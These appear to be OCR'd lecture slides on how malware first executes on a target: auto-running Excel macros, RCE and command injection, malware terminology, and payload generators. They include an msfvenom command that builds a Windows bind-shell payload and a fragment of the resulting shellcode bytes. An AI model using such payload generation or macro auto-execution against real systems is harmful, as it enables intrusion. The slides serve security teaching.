
```
powershell
cscript
python
...
```

REMIND

- Initial piece of malware run on target
- **Small** and **simple**
- May take **many** different forms, mainly:
  - Code hidden in a program **run by the user**
  - Code that exploits a **vulnerability** in a running program

- Its execution starts a **sequence of events**…

Common case: Script Executed by the User



Excel Macros = Visual Basic Script

To insert a macro in Excel, you can follow these general steps:


- **Record a Macro**: Go to the **View** tab, click on **Macros**, and select **Record Macro**. Perform the actions you want to automate.
- **Write a Macro**: Press `ALT + F11` to open the **Visual Basic for Applications (VBA)** editor. Here, you can write or paste your macro code.
- **Assign a Macro**: You can assign your macro to a button, shape, or shortcut key for easy access.
- **Run a Macro**: Access the macro via the **Macros** dialog box under the **View** tab or use the assigned button or shortcut.

To run an Excel macro automatically, you can use the following methods:


- **Event Procedures**: Assign the macro to an event like opening the workbook or changing a cell.
- **Auto_Open Macro**: Create a macro named `Auto_Open` to run it when Excel starts.
- **VBA Project Settings**: Adjust the settings in the VBA project to trigger the macro upon certain actions.

RCE Vulnerability Exploitation (REMIND)


- Network message
- File




Common case: Vulnerability Exploitation (I)




Common case: Vulnerability Exploitation (II)



Common case: Vulnerability Exploitation (III)



Execution achieved!



- Excel Macro / User
- Exploit / User
- Exploit / No User

Terminology (big mess)

- **Many different terms** for indicating:
  - M-I
  - M-F
  - Intermediate malware artifacts

- Different terms may have **slightly different** (but **hard to define precisely**) meaning


Terminology (in a nutshell)

- M-I
  - **shellcode**, **payload**, first-stage
  - All the terms of intermediate artifacts
- Intermediate malware artifacts:
  - **downloader**, **dropper**
  - **loader**
    (next stage encoded in its code: no download)
- M-F
  - **implant**, agent, **second-stage** … **bot** … **RAT** … malware

Tactic: Execution (Vuln Exploitation)

Hhmmm…

- How to construct the payload?
- Do I need to write CPU instructions by hand?



Payload Generator

Input program already available in **some form**
(e.g., shell batch, C / Java / Python **source**,..., Windows / Linux executable)

Description of
- Input format
- Output format
- Length constraints
- ...

PAYLOAD GENERATOR

Sequence of bytes executable for the desired platform

Example: `msfvenom` (Metasploit suite)

- Take this **executable file**
  (a reverse shell over TCP for Windows)
- Represent it as a **sequence of bytes that can be called** within a Windows process


```
root@kali:~# msfvenom -a x86 --platform Windows -p windows/shell/bind_tcp
```

```
Payload size: 380 bytes
buf = ""
buf += "\xbb\x78\xd0\x11\xe9\xda\xd8\xd9\x74\x24\xf4\x58\x31"
buf += "\xc9\xb1\x59\x31\x58\x13\x83\xc0\x04\x03\x58\x77\x32"
```

⋮

Much Simpler: Command Injection

- Certain RCE vulnerabilities are **command injection** vulns
- Payload is a **shell command** (not an executable byte sequence)



Example (Old but interesting)

Command injection vulnerability

HTTP Request
with "long and wrong URL" ending with
command

Execute command

Tactic: Execution (Vuln Exploitation **with loader**)

Chains so far

Each "piece of code" executed by a **different** process

shell f1	cscript f2	cscript f3	shell f4	...	fN
shell f1	shell f2	f3	cscript f4	...	fN
cscript f1	cscript f2	shell f3	python f4	...	fN
p1	cscript f2	shell f3	python f4	...	fN

Exploit
(code injection)

Further possibility: Loader

